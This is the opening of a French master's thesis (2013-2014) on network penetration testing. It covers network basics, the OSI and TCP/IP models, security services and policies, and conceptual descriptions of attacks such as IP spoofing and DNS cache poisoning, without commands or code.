République Algérienne Démocratique et Populaire

Ministère de l'enseignement supérieur et de la recherche scientifique

Université Mouloud MAMMERI de TIZI-OUZOU

Faculté de Génie Electrique et d'Informatique

Département d'Informatique

MEMOIRE

De fin d'études

En vue de l'obtention du diplôme de master en Informatique option Réseau, Mobilité et Systèmes Embarqués

Thème

Teste de pénétration des réseaux avec implémentation de sécurité

Dirigé par :

- **M^r : DIB .Ahmed**

Réalisé par :

- M^elle AIT ABED Leila
- M^elle HABRACHE Souhila

Année scolaire : 2013-2014

Remerciements

Nous tenons à exprimer notre profonde gratitude à notre promoteur, monsieur DIB pour nous avoir encadrés durant cette année, ainsi que pour ses conseils judicieux.

Que les membres du jury trouvent ici nos plus vifs remerciements pour avoir accepter d'honorer par leur jugement notre travail.

Un grand merci aussi à toute personne qui de prés ou de loin a contribué à ce que ce modeste travail voit le jour.

Dédicaces

A TOUTE MA FAMILLE

A MA BELLE FAMILLE

A MON AMIE SOUHILA

ATOUS MES AMIS

A MON MARI MALEK

Leila

Dédicaces

Je dédie ce modeste travail à mes très chers parents, mes frères et mes sœurs

A Mes amis (e)

A Lila et toute sa famille

A toute la promotion RMSE 2013/2014

Souhila

Chapitre I : Réseaux informatique et les attaques réseaux

Chapitre II : Les bases de teste d'intrusion

ss

Liste des figures

Glossaire

HTTP : Hypertext Transfer Protocol
FTP: File Transfer Protocol
TCP: Transfer Control Protocol
IP: Internet Protocol
ICMP: Internet Control Message Protocol
SMTP: Simple Mail Transfer Protocol
UDP: User Datagram Protocol
OSI: Open Systems Interconnection
ISO:
LAN: Local Area Network
MAN: Metropolitan Area Network
WAN: Wide Area Network
PAN: personnel Area Network
DNS: Domain Name System
ARP: Address resolution protocol
DHCP:
NMAP: Network Mapper
IPSec: Internet Protocol Security
VPN: Virtual Private Network
RADIUS: Remote Authentification Dial in User Service
DMZ: Demilitarized Zone
AAA: Authentication Authorization Accounting
NAS: Network Access Server
EAP: Extensible Authentication Protocols
SSL: Secure Socket Layer
SNMP: Simple Network Management Protocol
Telnet: Telecommunication Network
LDAP: Lightweight Directory Access Protocol
HTTPS: Hypertext Transfer Protocol secure
IDS: Intrusion Detection Services
NIDS: Network Based Intrusion Detection System
HIDS: Host Based Intrusion Detection System
ACL: Access Control List
IPS: Intrusion Prevention Services
NAT: Network Address Translation
DoS: Denial-of-Service
SCP: Secure Copy
Unicast RPF: Unicast Reverse Path Forwarding
NIS : Network Inspection System

Introduction général

Introduction Général

L'informatique est une science relativement jeune. Depuis ses débuts dans les années 40, avec notamment les travaux d'Alan Turing, en passant par les premiers ordinateurs personnels dans les années 70, nous sommes aujourd'hui arrivés à l'heure de la miniaturisation et de la mobilité, ou chacun possède et utilise quotidiennement plusieurs périphériques différents afin d'accéder à des ressources informatisées : ordinateurs portables, Smartphones, tablettes.

Les réseaux informatiques sont devenus des ressources vitales et déterministes pour le bon fonctionnement des entreprises. De plus, ces réseaux sont ouverts de fait qu'ils sont pour la plus part raccordés à l'Internet.

Cette merveilleuse ouverture qui permet de faciliter la communication, engendre malheureusement des risques importants dans le domaine de la sécurité informatique. Les utilisateurs de l'Internet ne sont pas forcements pleins de bonnes intentions, ils peuvent exploiter les vulnérabilités des réseaux et systèmes pour réaliser leurs attaques. Les conséquences de ces attaques peuvent être lourdes pour un particulier (pertes d'informations, ou pire encore vol d'informations, atteinte à la vie privée, etc...) et pour une entreprise (perte du savoir faire, atteinte à l'image de marque, perte financière, etc.). Il devient donc essentiel que les données stockées sur des serveurs soient suffisamment protégées et sécurisées. Pour cela, de nombreuses techniques de sécurisation sont mises en place, afin d'assurer le respect de bonnes pratiques de sécurités (comme celles définies dans la série des normes ISO 270001).

Assurer la sécurité d'un système d'information n'est plus un sujet tabou. Les statistiques des attaques et des menaces font qu'aujourd'hui, les responsables en sont conscients des risques pesant sur un système d'information, même si les moyens ne suivent pas toujours pour assurer effectivement et efficacement la sécurité.

Notre étude consiste à faire les testes de pénétration d'un réseau avec implémentation de sécurité pour quelques failles étudier en essayant de préserver le réseau des différentes attaques.
Pour mieux comprendre le sujet, nous allons d'abord parler dans le 1er chapitre réseaux informatiques et les différentes attaques, on détaillera dans le 2^{éme} chapitre les bases de teste de pénétration, et dans le 3^{éme} chapitre on propose les solutions de sécurité, Enfin, dans le dernier chapitre, on illustrera les différentes fonctionnalités de notre application avec des captures d'écran.

Chapitre I : réseaux informatique et les attaques réseaux.

Introduction

Les réseaux informatiques sont nés d'un besoin d'échanger des informations de manière simple et rapide entre les machines, la sécurité de ces derniers est de nos jours devenue un problème majeur dans la gestion des réseaux d'entreprise ainsi que pour les particuliers toujours plus nombreux à se connecter a Internet. La transmission d'informations sensibles et le désir d'assurer la confidentialité de celles-ci est devenue un point primordial dans la mise en place de réseaux informatiques.

Il est donc essentiel de sécuriser les systèmes informatiques, et pour le faire, ce chapitre illustre les types d'attaques et les moyens et les outils pour faire face à tous ces dangers, les services de sécurité, l'objectif des pirates, leurs types et leurs politiques , et avant d'entamer le sujet de la sécurité informatique, il est utile et même nécessaire de rappeler quelques notions sur les réseaux informatiques.

I.1 généralité sur les réseaux informatiques

I.1.1définition

Les réseaux informatiques sont nés du besoin de relier des terminaux distants à un site central puis des ordinateurs entre eux et enfin des machines terminales, telles que stations de travail ou serveurs. Dans un premier temps, ces communications étaient destinées au transport des données informatiques. Aujourd'hui, l'intégration de la parole téléphonique et de la vidéo est généralisée dans les réseaux informatiques, même si cela ne va pas sans difficulté. **[1]**

Le réseau est un groupe de périphérique interconnecté capable de transporter différents types de communications, y compris des données informatiques traditionnelles, de la voie interactive, la vidéo et des produits de divertissement. Son objectif est de : **[2]**

- Permettre le partage de ressources
- Accroître la résistance aux pannes
- Diminuer les couts

I.1.2. classification des réseaux

Les réseaux informatiques sont classés selon trois (3) critères : **[2]**

La distance, La topologie, Le support

La classification la plus utilisée est celle basée sur la distance. On distingue généralement cinq catégories de réseaux informatiques, différenciées par la distance maximale séparant les points les plus éloignés du réseau : **[1]**

I.1.2.1. PAN

Les réseaux personnels ou PAN (Personnel Area Network), interconnectent sur quelques mètres des équipements personnels tels que terminaux GSM, portables, organiseurs, etc., d'un même utilisateur.

I.1.2.2. LAN

Les réseaux locaux ou LAN (Local Area Network), correspondent par leur taille aux réseaux intra-entreprises. Ils servent au transport de toutes les informations numériques de l'entreprise. En règle générale, les bâtiments à câbler s'étendent sur plusieurs centaines de mètres. Les débits de ces réseaux vont aujourd'hui de quelques mégabits à plusieurs centaines de mégabits par seconde.

I.1.2.3. MAN

Les réseaux métropolitains ou MAN (Metropolitan Area Network), permettent l'interconnexion des entreprises ou éventuellement des particuliers sur un réseau spécialisé à haut débit qui est géré à l'échelle d'une métropole. Ils doivent être capables d'interconnecter les réseaux locaux des différentes entreprises pour leur donner la possibilité de dialoguer avec l'extérieur.

I.1.2.4. RAN

Les réseaux régionaux ou RAN (Regional Area Network), ont pour objectif de couvrir une large surface géographique. Dans le cas des réseaux sans fil, les réseaux RAN une cinquantaine de kilomètres de rayon, ce qui permet à partir d'une seule antenne, de connecter un très grand nombre d'utilisateurs. Cette solution devrait profiter du dividende numérique, c'est-à-dire des bandes de fréquences de la télévision analogique, qui seront libérées après le passage au tout-numérique, fin 2011 en France

I.1.2.5. WAN

Les réseaux étendus ou WAN (Wide Area Network), sont destinés à transporter des données numériques sur des distances à l'échelle d'un pays, voire d'un continent ou de plusieurs continents. Le réseau est soit terrestre, et il utilise en ce cas des infrastructures au niveau du sol, essentiellement de grands réseaux de fibre optique, soit hertzien, comme les réseaux satellite.




Figure I.1 : les grades catégories des réseaux informatiques

I.2.3. fonctionnement des réseaux

Avant de parler de la sécurité des réseaux, il peut être utile de rappeler brièvement le modèle qui sert à les décrire.

Le transport des données d'une extrémité à une autre d'un réseau nécessite un support physique ou hertzien de communication. Pour que les données arrivent correctement au destinataire, avec la qualité de service exigée, il faut en outre un modèle ou une architecture logicielle chargée du contrôle des paquets dans le réseau. **[1]**

Deux familles architectures ont vu le jour : la première s'appelle ***le modèle OSI***, la seconde est ***l'architecture TCP/IP***. **[3]**

Les deux architectures sont des architectures de couche. L'architecture en couches a été formulée par le chercheur néerlandais **Edsger Wybe Dijkstra** dans un article fameux publie en mai 1968, pour représenter des systèmes qui relèvent simultanément de plusieurs niveaux d'abstraction. L'idée est d'isoler chaque niveau d'abstraction pertinent pour le système considéré, de façon à s'en faire une idée plus simple. Le principe de l'architecture en couche peut être rapproché de celui d'architecture tripartie, le but est de diviser le problème en sous-problèmes plus simple, isoler les différents niveaux d'abstraction. **[1]**

I.2.3.1. Modèle OSI

Les réseaux informatiques ont fait l'objet d'une modélisation par l'ISO (International Standardisation Organisation) selon un modèle en sept couches nommée OSI (Open Systems Interconnexions), qui n'a pas eu beaucoup de succès en termes de réalisations effectives, mais qui

s'est imposé par sa clarté intellectuelle comme le meilleur outil de conceptualisation des réseaux. **[4]**

Ce modèle permet la communication entre plusieurs réseaux hétérogènes, cette communication passe donc par un ensemble de couches empilée : **[3]**

- Chaque couche à un rôle précis (conversion, routage, découpage, vérification, etc.)
- Chaque couche dialogue avec la couche juste au dessus et celle juste au dessous : elle fournit des services à la couche dessus et utilise des services de la couche dessous.
- Chaque couche encapsule les données venant de la couche dessus en y ajoutant ses propres informations avant de les passer à la couche dessous (opération inverse dans l'autre sens).
- Les données traversent les couches vers le bas quand elles sont envoyées et elles remontent les couches à la réception.

Les sept couches du modèle OSI sont : **[2]**

Application (7) : Elle sert d'interface entre les applications à chaque extrémité du réseau, et elle permet l'échange de données entre les programmes qui s'exécutent sur les hôtes sources et destinations.

Présentation (6) : Elle s'occupe du codage et la conversion des données de couche application afin que les données issues de périphérique source puissent être bien interprétées sur le périphérique de destination. Elle compresse les données de sorte que celle-ci puissent être décompressées par le périphérique de destination. Aussi elle chiffre les données en vue de leur transmission et elle chiffre les données reçues par le périphérique de destination.

Session (5) : Elle permet d'initier et de maintenir un dialogue entre les applications source et de destination, et elle redémarre les sessions interompues où inactives pendant une longue période.

Transport (4) : Elle permet d'acheminement de bout en bout sans se soucier des relais intermédiaires. Elle fragmente le message en unités plus petites dites paquets et elle s'occupe du multiplexage.

Réseaux (3) : Elle permet d'acheminement de bout en bout en tenant compte des nœuds intermédiaires et elle s'occupe du routage et de l'ordonnancement des paquets.

Liaison de données (2) : Elle structure les données en trames, elle masque les caractéristiques physiques et elle contrôle l'erreur à l'émission et à la réception.

Physique (1) : Elle assure la transmission de bits entre les entités physique, elle spécifie la nature du support de communication, elle code les bits en signaux électriques et elle gère les tensions et les fréquences utilisées dans les communications.




Figure I.2 : Architecture OSI

Au niveau de chaque couche un ensemble de protocole est intégré. Un protocole réseau est un langage que vont utiliser toutes les machines d'un réseau pour communiquer entre elles. HTTP, FTP, TCP, IP, ICMP, et la totalité des autres protocoles entrent dans le modèle OSI.

I.2.4.2. Modèle TCP/IP [3]

Développé par l'armée américaine. Ils désigne en fait deux protocoles étroitement liés: un protocole de transport TCP (Transmission Control Protocol), et un protocole réseau IP (Internet Protocol).Le modèle TCP/IP est en fait une architecture réseau à quatre couches: couche hôte réseau, Internet, couche transport et application .Détaillons chacune de ces couches :

1. Couche hôte réseau : Cette couche semble regrouper les couches : physique et liaison de données du modèle OSI. Elle permet à un hôte d'envoyer des paquets IP sur le réseau

2. Couche Internet : Cette couche est la clé de voûte de l'architecture IP. Cette couche réalise l'interconnexion des réseaux (hétérogènes). Son rôle est de permettre l'injection des paquets dans n' importe quel réseau et l'acheminement de ces paquets indépendamment les uns des autres jusqu'à destination, les paquets peuvent arriver dans le désordre, le contrôle de l'ordre est la tâche des couches supérieures. L'implémentation officielle de cette couche est le protocole IP **[5].**

3. Couche transport : Son rôle est le même que celui de la couche transport du modèle OSI. Officiellement, cette couche n'a que deux implémentations : le protocole TCP et le protocole UDP (User Datagram Protocol) **[5]**.

4. Couche application : Contrairement au modèle OSI, c'est la couche immédiatement supérieure à la couche transport, tout simplement parce que les couches présentation et session sont apparues inutiles.

On s'est en effet aperçu avec l'usage que les logiciels réseaux n'utilisent que très rarement ces deux couches (Présentation et session), et finalement, le modèle OSI dépouillé de ces deux couches ressemble fortement au modèle TCP/IP.




Figure I.3 : le modèle OSI et le modèle TCP/IP

TCP/IP est le protocole utilisé dans le réseau Internet. L'implémentation de ce modèle engendre malheureusement des vulnérabilités dus au failles des langages de programmation utilisés dans l'implémentation (exp : langage C). Ces vulnérabilités peuvent être exportées par les attaquant pour réaliser leurs attaques, d'où le problème de la sécurité réseau.

I.3. la sécurité informatique

La sécurité informatique est un terme large qui réunit les moyens humains, techniques, organisationnels et juridiques qui tentent de garantir certaines propriétés d'un système d'information. Les moyens mis en place pour assurer la sécurité d'un système d'information

peuvent être de plusieurs natures. Assurer un niveau de sécurité pour le système est donc important au niveau logiciel (gestion et protection des données, des applications et des communications réseaux). C'est ce premier aspect de la sécurité auquel nous nous intéresserons plus particulièrement. Mais, il ne faut pas négliger un aspect important pour la sécurité du système qui est la protection physique du matériel (contre les vols, les dégradations physiques volontaires ou involontaires comme les incendies ou les inondations, etc.).

I.3.1. Les services de la sécurité

La sécurité est l'association des trois services principaux de la sûreté de fonctionnement qui sont la confidentialité, l'intégrité et la disponibilité.

- **La confidentialité :** définit l'absence de divulgation non autorisée de l'information. Une attaque contre la confidentialité par une personne malveillante consiste à tenter de récupérer des informations pour lesquelles elle ne possède pas d'autorisation, soit en tentant d'y accéder sur le système, soit en écoutant les communications réseaux, soit de toute autre façon possible.
- **L'intégrité** : définit l'absence d'altération inappropriée de l'information. Une attaque contre l'intégrité vise à introduire de fausses informations, ou à modifier ou détruire l'information existante. Tout comme pour la confidentialité, l'attaquant peut, par exemple, chercher à atteindre l'information directement sur le système ou à l'intercepter durant une communication.
- **La disponibilité** : définit le fait que le système soit prêt à délivrer son service. Une attaque contre la disponibilité peut avoir deux origines. La première consiste à déjouer les politiques de sécurité et à exploiter une faute pour qu'elle produise une erreur affectant la délivrance du service. La seconde méthode consiste à engorger le système de demandes de service valides afin d'occuper le système et rendre sa disponibilité faible ou inexistante pour l'utilisateur légitime.

En plus de ces trois services, la sécurité compte des services dits secondaires, que nous détaillons ici :

- **La non répudiation** (non repudiability en anglais) : regroupe la disponibilité et l'intégrité de l'identité de l'émetteur d'un message (non réfutation de l'origine) ou du destinataire d'un message (non réfutation de la destination) ;
- **L'authenticité** (authenticity en anglais) : regroupe l'intégrité du contenu et de l'origine d'un message, et éventuellement d'autres informations, comme l'instant d'émission ;

- **La responsabilité** (accountability en anglais) : regroupe la disponibilité et l'intégrité de l'identité de la personne qui a effectué une opération.

I.4. Politique de sécurité

I.4.1. Définition

Une politique de sécurité est un ensemble de règles qui fixent les actions autorisées et interdites dans le domaine de la sécurité **[6]** .C'est un document dans lequel se trouvent toutes les réponses aux questions qu'un ingénieur en charge d'une étude se pose lorsqu'il aborde le volet de sécurité d'un projet informatique. La réussite de ce dernier dépend entre autres de la prise en compte dès le début des contraintes de sécurité.

Une politique de sécurité est donc un document confidentiel qui en faisant abstraction des contingences matérielles et techniques fournit une collection de directives de sécurité classées par thèmes. **[7]**

I.4.2. Les types de politique de sécurité

- **La politique qui interdit tout par défaut :** dans cette approche, tout ce qui n'est pas explicitement permis est interdit. Elle consiste à définir les services à autoriser (SMTP pour l'hôte serveur de courrier, http pour l'hôte devant accéder au web) et définir les droits de chaque utilisateur.
- **La politique qui autorise tout par défaut :** dans cette approche, tout est permis sauf ce qui est considéré comme dangereux donc tout ce qui n'est pas explicitement interdit est autorisé. Elle consiste à analyser les différents risques d'application qui doivent s'exécuter, en déduire les interdictions à appliquer et autoriser tout les reste. **[8]**

I.5.Terminologies de la sécurité informatique

Parmi les mots-clés de la sécurité qui sont largement repris dans la littérature informatique nous trouvons :

- **Vulnérabilité** : c'est une faille de sécurité le plus souvent cachée touchant une infrastructure informatique. Ce terme est fréquemment associé aux logiciels mais il regroupe plus généralement toute faiblesse quelle qu'en soit la nature. Une erreur de configuration d'un équipement réseau constitue une vulnérabilité tout comme un mot de passe vide ou trivial.
- **Risque** : c'est la probabilité qu'un problème survienne lorsqu'une vulnérabilité est exposée à une population malveillante qui tentera de l'exploiter.

- **Attaque :** elle représente le moyen d'exploiter une vulnérabilité. Il peut y avoir plusieurs attaques pour une même vulnérabilité mais toutes les vulnérabilités ne sont pas exploitables.
- **Contre-mesure :** c'est la procédure ou technique permettant de résoudre une vulnérabilité ou de contrer une attaque spécifique.
- **Menace :** c'est un adversaire déterminé capable de monter une attaque exploitant une vulnérabilité.

I.6. Les types de menaces

❖ **Menaces accidentelles :** ce sont celles qui existent sans qu'il y ait préméditation, exemples, défaillance de systèmes, bévues opérationnelles et bugs dans les logiciels.

❖ **Menaces intentionnelles :** ce sont des actions exécutées par une entité pour violer la sécurité de l'information et l'utilisation non autorisée des ressources. Les menaces intentionnelles peuvent être passives ou actives.

1. **Menaces passives** : ce sont celles qui, si elles se concrétisent, ne produiraient aucune modification d'informations contenues dans le(s) système(s) et avec lesquelles ni le fonctionnement, ni l'état du système ne change. Il est très difficile de détecter ce type de menaces car elles sont inoffensives par rapport aux fonctions normales du système. L'utilisation de branchements clandestins passifs pour observer des informations transmises via une ligne de communication (surveillance de réseau) est une concrétisation d'une menace passive.
2. **Menaces actives** : les menaces actives ou attaques envers un système comprennent l'altération d'informations contenues dans ce système, ou des modifications de l'état ou le fonctionnement du système. Les menaces actives sont, contrairement aux menaces passives, plus faciles à détecter si des précautions appropriées ont été prises au préalable. Les exemples d'attaques sont la destruction, la modification, la fabrication, l'interruption ou l'interception de données. Le résultat d'une attaque est soit une divulgation de l'information (violation de la confidentialité de l'objet), soit une modification des objets (violation de l'intégrité de l'objet) ou un déni de service (violation de la disponibilité). **[9]**

I.6.1. Les attaques informatiques

I.6.1.1. Les types d'attaques

Les personnes malveillantes utilisent plusieurs techniques d'attaques qui peuvent être regroupées en trois familles différentes **: [10]**

a. Les attaques directes

C'est la plus simple des attaques. Le hacker attaque directement sa victime à partir de son ordinateur. En effet, les programmes de hacking qu'ils utilisent ne sont que faiblement paramétrable, et un grand nombre de ces logiciels envoient directement les paquets à la victime.




Figure I.4 : Attaque directe.

b. Les attaques indirectes par rebond

Cette attaque est très prisée des hackers. En effet, le rebond a deux avantages :

- Masquer l'identité (l'adresse IP) du hacker.
- Utiliser éventuellement les ressources de l'ordinateur intermédiaire car il est plus puissant (CPU, bande passante) pour attaquer.

Les paquets d'attaque sont envoyés à l'ordinateur intermédiaire qui répercute l'attaque vers la victime. D'où le terme de rebond.




Figure I.5 : Attaque indirecte par rebond.

c. Les attaques indirectes par réponse

Cette attaque est dérivée de l'attaque par rebond. Elle offre les mêmes avantages, du point de vue du hacker, mais au lieu d'envoyer une attaque à l'ordinateur intermédiaire pour qu'il la répercute, l'attaquant va lui envoyer une requête. Et c'est cette réponse à la requête qui va être envoyée à l'ordinateur victime.




Figure I.6 : Attaque indirecte par réponse.

I.6.1.2 Les techniques d'attaques

A. Attaques permettant d'interférer avec une session réseau

Les attaques réseaux s'appuient sur des vulnérabilités liées directement aux protocoles ou à leur implémentation. Il en existe un grand nombre. Néanmoins, la plupart d'entre elles ne sont que des variantes des quatre attaques réseaux les plus connues aujourd'hui, et qui sont : IP Spoofing, désynchronisation TCP (Hijacking), ARP Spoofing, DNS Spoofing.

1. **IP Spoofing** : est une technique qui consiste à envoyer des paquets IP en utilisant une adresse IP source qui n'a pas été attribuée à l'ordinateur qui les émet. Le but peut être de masquer sa propre identité lors d'une attaque d'un serveur, ou d'usurper en quelque sorte l'identité d'un autre équipement du réseau pour bénéficier des services auxquels il a accès. **[11]**
2. **DNS Spoofing :** Elle consiste à fournir de fausses réponses aux requêtes DNS, c'est-à-dire indiquer une fausse adresse IP pour un nom de domaine, afin de rediriger, à leur insu, des internautes vers des sites pirates. Grâce à cette fausse redirection, l'utilisateur peut envoyer son identifiant en toute confiance. Il existe deux techniques pour effectuer cette attaque :

- ✓ **Empoisonnement du cache DNS :** L'empoisonnement du cache DNS ou pollution de cache DNS (DNS cache poisoning) est une technique permettant de leurrer les serveurs DNS afin de leur faire croire qu'ils reçoivent une réponse valide à une requête qu'ils effectuent, alors qu'elle est frauduleuse. Une fois que le serveur DNS a été empoisonné, l'information est mise dans un cache, rendant ainsi vulnérable tous les utilisateurs de ce serveur. Ce type d'attaque permet, par exemple, d'envoyer un utilisateur vers un faux site dont le contenu peut servir à de l'hameçonnage (dans le cas du DNS) ou comme vecteur de virus et autres applications malveillantes.




Figure I.7 : Le fonctionnement de DNS cache poisoning.

✓ **DNS ID Spoofing** : Lors d'une requête pour obtenir l'adresse IP à partir d'un nom, un numéro d'identification est placée dans la trame afin que le client et le serveur puissent identifier la requête. L'attaque consiste ici à récupérer ce numéro d'identification (en sniffant le réseau) lors de la communication entre un client et un serveur DNS, puis, envoyer des réponses falsifiées au client avant la réponse du serveur DNS.

